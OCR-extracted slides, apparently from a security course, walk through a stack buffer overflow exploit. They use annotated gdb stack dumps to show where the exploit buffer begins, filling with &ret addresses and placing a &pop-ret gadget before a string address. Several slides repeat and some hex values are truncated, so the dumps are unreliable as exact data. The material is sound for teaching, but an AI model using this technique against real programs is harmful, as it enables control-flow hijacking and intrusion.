0xffffd1b0:   0xffffd3e7   0xffffd3fd   0xffffd40c   0xffffd441
0x                           fd469   0xffffd479   0xffffd484
0xffffd1d0:   0xffffd496   0xffffd4ca   0xffffd50e   0xffffd53d
0xffffd1e0:   0xffffd549   0xf                       0xffffdad8
0xffffd1f0:   0xffffdb08   0xffffdb3b   0xffffdb8d   0xffffdb98
0xffffd200:   0xffffdbdc   0xffffdbf3   0xffffdc51   0xffffdc60
(gdb)
```

ans_buf: Our exploit starts here (0xffffd0ac)


exploit ends here.

This will end up being 00

Fill next to the last word with &pop-ret

This is our string address

Our Approach



```
(gdb) x/
0xffffd090:   0x08048630   0xffffd0ac   0x000000c2   0xf7ea8716
0xffffd0a0:   0xffffffff   0xffffd0ce   0xf7e20c34   0xf7e46fe3
0xffffd0b0:   0x00000000   0x00c30000   0x00000001   0x0804833d
0xffffd0c0:   0xffffd361   0x0000002f   0x0804a000   0x00000000
0xffffd0d0:   0x00000002   0xffffd194   0xffffd0f8   0x08048572
                       2                x080485ab   0xf7fbb000
                       0   0x00000000   0x00000000   0xf7e2dad3
                       2   0xffffd194   0xffffd1a0   0xf7feacca
(gdb) x/32xw $esp+256
0xffffd190:   0x00000002   0xffffd361   0xffffd382   0x00000000
0xffffd1a0:   0xffffd387   0xffffd392   0xffffd3a4   0xffffd3d6
0xffffd1b0:   0xffffd3e7   0xffffd3fd   0xffffd40c   0xffffd441
0x                              fd469   0xffffd479   0xffffd484
0xffffd1d0:   0xffffd496   0xffffd4ca   0xffffd50e   0xffffd53d
0xffffd1e0:   0xffffd549   0xf                       0xffffdad8
0xffffd1f0:   0xffffdb08   0xffffdb3b   0xffffdb8d   0xffffdb98
0xffffd200:   0xffffdbdc   0xffffdbf3   0xffffdc51   0xffffdc60
(gdb)
```

ans_buf: Our exploit starts here (0xffffd0ac)


Fill in everything in between exploit and &pop-ret location with &ret

exploit ends here.

Fill next to the last word with &pop-ret

This is our string address

Our Approach



```
(gdb) x/
0xffffd090:   0x08048630   0xffffd0ac   0x000000c2   0xf7ea8716
0xffffd0a0:   0xffffffff   0xffffd0ce   0xf7e20c34   0xf7e46fe3
0xffffd0b0:   0x00000000   0x00c30000   0x00000001   0x0804833d
0xffffd0c0:   0xffffd361   0x0000002f   0x0804a000   0x00000000
0xffffd0d0:   0x00000002   0xffffd194   0xffffd0f8   0x08048572
                        2               x080485ab   0xf7fbb000
                        0   0x00000000               xf7e2dad3
                        2   0xffffd194               xf7feacca
(gdb) x/32xw $esp+256
0xffffd190:   0x00000002   0xffffd361   0xffffd382   0x00000000
0xffffd1a0:   0xffffd387   0xffffd392   0xffffd3a4   0xffffd3d6
0xffffd1b0:   0xffffd3e7   0xffffd3fd   0xffffd40c   0xffffd441
0x                           fd469   0xffffd479   0xffffd484
0xffffd1d0:   0xffffd496   0xffffd4ca   0xffffd50e   0xffffd53d
0xffffd1e0:   0xffffd549   0xf                       0xffffdad8
0xffffd1f0:   0xffffdb08   0xffffdb3b   0xffffdb8d   0xffffdb98
0xffffd200:   0xffffdbdc   0xffffdbf3   0xffffdc51   0xffffdc60
(gdb)
```

ans_buf: Our exploit starts here (0xffffd0ac)

Fill in everything in between exploit and &pop-ret location with &ret


exploit ends here.

return address will be overwritten with &ret

Fill next to the last word with &pop-ret

This is our string address


Our Approach



```
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34     exploit
0xffffd0b0:    exploit       exploit       exploit       exploit
0xffffd0c0:    exploit       exploit        &ret          &ret
0xffffd0d0:     &ret          &ret          &ret          &ret
0xffffd0e0:     &ret          &ret          &ret          &ret
0xffffd0f0:     &ret          &ret          &ret          &ret
0xffffd100:     &ret          &ret          &ret          &ret
(gdb) x/32xw $esp+256
0xffffd190:   &pop-ret      0xffffd300    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
0xffffd1b0:   0xffffd3e7    0xffffd3fd    0xffffd40c    0xffffd441
0xffffd1c0:   0xffffd452    0xffffd469    0xffffd479    0xffffd484
0xffffd1d0:   0xffffd496    0xffffd4ca    0xffffd50e    0xffffd53d
0xffffd1e0:   0xffffd549    0xf                         0xffffdad8
0xffffd1f0:   0xffffdb08    0xffffdb3b    0xffffdb8d    0xffffdb98
0xffffd200:   0xffffdbdc    0xffffdbf3    0xffffdc51    0xffffdc60
(gdb)
```

This is our string address

check_answer() returns…

